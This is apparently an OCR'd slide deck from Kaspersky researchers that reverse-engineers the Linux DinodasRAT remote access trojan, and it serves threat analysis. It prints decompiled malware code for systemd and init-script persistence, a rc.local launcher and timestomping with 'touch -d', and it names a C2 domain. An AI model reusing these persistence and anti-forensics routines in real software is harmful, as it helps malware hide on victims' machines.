
A wild RAT appears: reversing DinodasRAT on Linux

Anderson Leite - Security Researcher at Kaspersky

Fabio Marenghi - Senior Security Researcher at Kaspersky

Background – Operation Jacana


- On October 2023, ESET made the "**Operation Jacana**" research public
- APT campaign focusing on **Guyana** by possible Asian origin
- Workflow: Phishing + **Windows** RAT (**DinodasRAT**)




Operation Jacana

DinodasRAT – Linux variant discovery

Back on October 2023, We looked further the IOC's shared and discovered a shared infrastructure:



DinodasRAT – Linux variant discovery



DinodasRAT – Linux variant discovery

URLs (3)


Scanned	Detections	Status	URL
2024-09-19	11 / 96	200	https://update.centos-yum.com/
2024-08-31	10 / 96	200	http://update.centos-yum.com/
2024-05-16	18 / 94	-	http://update.centos-yum.com:443/

Communicating Files (1)

Scanned	Detections	Type	Name
2024-09-19	43 / 65	ELF	15412d1a6b7f79fad45bcd32cf82f9d651d9ccca082f98a0cca3ad5335284e45.elf

At last: DinodasRAT for Linux

- Linux RAT written in C++
- Over 25 commands available
- Aim to target Red Hat & Ubuntu distributions
- Multiple RAT versions available
  - Our finding in back 2023 were the version **10**
  - We also found the version **7** with **debug symbols** (not stripped)



Initialization

The malware initialization is straightforward. It first verifies the number of arguments to check if it is being relaunched.

If not, it will establish persistence and relaunch itself, passing the file path and PID as arguments.

```
void __fastcall __noreturn main(int argc, const char **argv, char **a3)
{
  unsigned int pid; // ebx
  char *new_cmd; // rbx
  bool root; // al
  const char *argv_ref; // rbx
  unsigned __int64 v7; // rax
  char *command; // [rsp+0h] [rbp-38h] BYREF
  const char *executable_path; // [rsp+10h] [rbp-28h] BYREF

  if ( argc != 3 )
  {
    daemon(0, 0);
    InstallPersistence();
    pid = getpid();
    get_executable_path(&executable_path);
    std::fmt(&command, "%s d %u", executable_path, pid);
    new_cmd = command;
    while ( 1 )
    {
      system(new_cmd);
      sleep(5u);
    }
  }
  root = IsRoot();
  argv_ref = *argv;
```

Verify if it was relaunched with the correct arguments

Achieve persistence

Relaunch with path and PPID as argument

Initialization

The process is relaunched with the parent PID as an argument.

```
root = IsRoot();
argv_ref = *argv;
RunningAsRoot = root;
v7 = strlen(argv_ref);
std::string::assign(&arguments, argv_ref, v7);
sscanf(argv[2], "%u", &parent_pid);
mal_main();
```

child process co

Purely a design choice to run as a subprocess.

```
int uninstall()
{
  std::string *v0; // rbx
  int result; // eax
  char *v2; // rbx
  char *filename; // [rsp+0h] [rbp-28h] BYREF
  char v4[9]; // [rsp+Fh] [rbp-19h] BYREF

  get_executable_path(&filename);
  v0 = filename;
  result = remove(filename);
  if ( parent_pid )
    result = kill_process(parent_pid);
```

Persistence

Supports two init systems
SystemD and SystemV

SystemD is only used on Ubuntu

SystemV is used on any other distro

```
1 void __fastcall InstallPersistence()
2 {
3   if ( GetLinuxVersion() - 3 <= 1 )
4     InstallSystemD();
5   else
6     InstallSysV();
7 }
```

```
std::string::string(proc_version_filepath, "cat /proc/version", &v20);
os_cmd_exec(&LinuxVersion, proc_version_filepath, 0x14u, 0);
v0 = proc_version_filepath[0] - 24;
if...
v1 = LinuxVersion;
if ( strstr(LinuxVersion, "Red Hat") )
{
  linux_version = 1;        Red Hat based
}
else
{
  linux_version = 3;        Any other
  if ( !strstr(v1, "ubuntu1~18") )
  {
    LOBYTE(linux_version) = 4;        Ubuntu based
```

Persistence with SystemD

```
1  int __fastcall install_systemd_service(const char **filepath)
2  {
3    int result; // eax
4    char *v2; // rbx
5    _QWORD *systemd_unit_file; // [rsp+0h] [rbp-28h] BYREF
6    char v4[2]; // [rsp+Dh] [rbp-1Bh] BYREF
7    char v5[25]; // [rsp+Fh] [rbp-19h] BYREF
8
9    std::string::string(
0      &systemd_unit_file,
1      "[Unit]\n"
2      "Description=/etc/rc.local Compatibility\n"
3      "ConditionFileIsExecutable=/etc/rc.local\n"
4      "After=network.target\n"
5      "\n"
6      "[Service]\n"
7      "Type=forking\n"
8      "ExecStart=/etc/rc.local start\n"
9      "TimeoutSec=0\n"
0      "RemainAfterExit=yes\n",
1      v4);
2    write_to_disk(*filepath, systemd_unit_file, *(systemd_unit_file - 3), "wb");
3    result = system("ln -s /lib/systemd/system/rc.local.service /etc/systemd/system/");
```


SystemD unit file

Launcher script

Persistence with SystemD

The systemd unit file calls a script located at “*/etc/rc.local*”, which executes the DinodasRAT.

The systemd service is configured to run after the network target is reached, meaning it will start once the machine has an active internet connection.




```
void __fastcall install_rc_local(cpp_string *rc_local_path)
{
  char *exec_path_string; // rbx
  cpp_string *exec_path_string_len; // r13
  char *fmt_str; // rbp
  int string_len; // eax
  char *executable_path; // [rsp+0h] [rbp-38h] BYREF
  char v6[10]; // [rsp+Eh] [rbp-2Ah] BYREF

  get_executable_path(&executable_path);
  exec_path_string = executable_path;
  exec_path_string_len = CONTAINING_RECORD(executable_path, cpp_string, len);
  fmt_str = operator new[](LODWORD(CONTAINING_RECORD(exec_path_string_len, cpp_string, len)->len) + 1024);
  string_len = sprintf(fmt_str, "#!/bin/bash\n%s\nexit 0\n", exec_path_string);
  write_to_disk(rc_local_path->string, fmt_str, string_len, "wb");
  fmt_str[sprintf(fmt_str, "chmod 777 %s", rc_local_path->string)] = 0;
  system(fmt_str);
```

```
void __fastcall get_executable_path(cpp_string *filepath)
{
  char buff[1039]; // [rsp+0h] [rbp-428h] BYREF

  memset(buff, 0, 0x400uLL);
  readlink("/proc/self/exe", buff, 0x400uLL);
  std::string::string(filepath, buff);
}
```

Persistence with init scripts

```
str_len = sprintf(
            init_script_data,
            "#!/bin/sh\n"
            "### BEGIN INIT INFO\n"
            "# Provides:          %s\n"
            "# Required-Start:    $local_fs $network\n"
            "# Required-Stop:     $local_fs \n"
            "# Default-Start:     2 3 4 5\n"
            "# Default-Stop:      0 1 6\n"
            "# Short-Description: %s service\n"
            "# Description:       %s service daemon\n"
            "### END INIT INFO\n"
            "%s restart\n",
            exec_path);
write_to_disk(init_script_path, init_script_data, str_len, "wb");
if...
sprintf(init_script_data, "chmod 777 %s", init_script_path);
system(init_script_data);
```

/etc/init.d/executable_name

Victim profile/configuration

```
$ cat /etc/.netc.conf
[para]
imei=Linux_20240307_f1becf74e40d54d297378d6ad2ad44ac_18633_V10
```


Local configuration information is stored at “*/etc/.netc.conf*”

Section entry	Key	Description
para	imei	ID of the infected machine
para	va	New C2 IP address
para	checkroot	“1” if the current privilege level is root, otherwise “0”
para	ptype	Proxy address
para	mode	Defines how the malware should behave in determinate routines, it also can hold other values such as “64” or “32” to indicate the bits of the current OS.

Victim ID creation

The victim UID is generated by running the *dmidecode* command on the machine and taking the MD5 hash of its output. The machine data is formatted as follows:

infection date + hash + random number + malware version



“Anti”-Forensics

In order to modify the file creation time and access, it issues the “*touch*” command with the parameter “*-d*”.

```
int __fastcall modify_creation_time(cpp_string *filepath)
{
  cpp_string *touch_cmd; // rbx
  int result; // eax
  volatile int *v3; // rbx
  cpp_string *command; // [rsp+0h] [rbp-28h] BYREF
  char v5[9]; // [rsp+Fh] [rbp-19h] BYREF

  std::fmt(&command, "touch    -d \"2010-09-08 12:23:02\" %s", filepath->string);
  touch_cmd = command;
  result = system(command);
```

```
$ stat dinodas
  File: dinodas
  Size: 273528          Blocks: 536        IO Block: 4096   regular file
Device: fd03h/64771d    Inode: 1238755     Links: 1
Access: (0755/-rwxr-xr-x)  Uid: ( 1000/     tux)   Gid: ( 1000/     tux)
Access: 2010-09-08 12:23:02.000000000 -0300
Modify: 2010-09-08 12:23:02.000000000 -0300
Change: 2024-03-07 15:36:46.852000000 -0300
 Birth: 2024-03-07 14:23:48.022325540 -0300
```

Modified access date

Network Protocol


- Supports both UDP and TCP
- Custom protocol with checksum check (CRC-32)
- Encrypted payload with TEA in CBC mode
- Uses the “libqq” from the Pidgin project

Network Packet Example

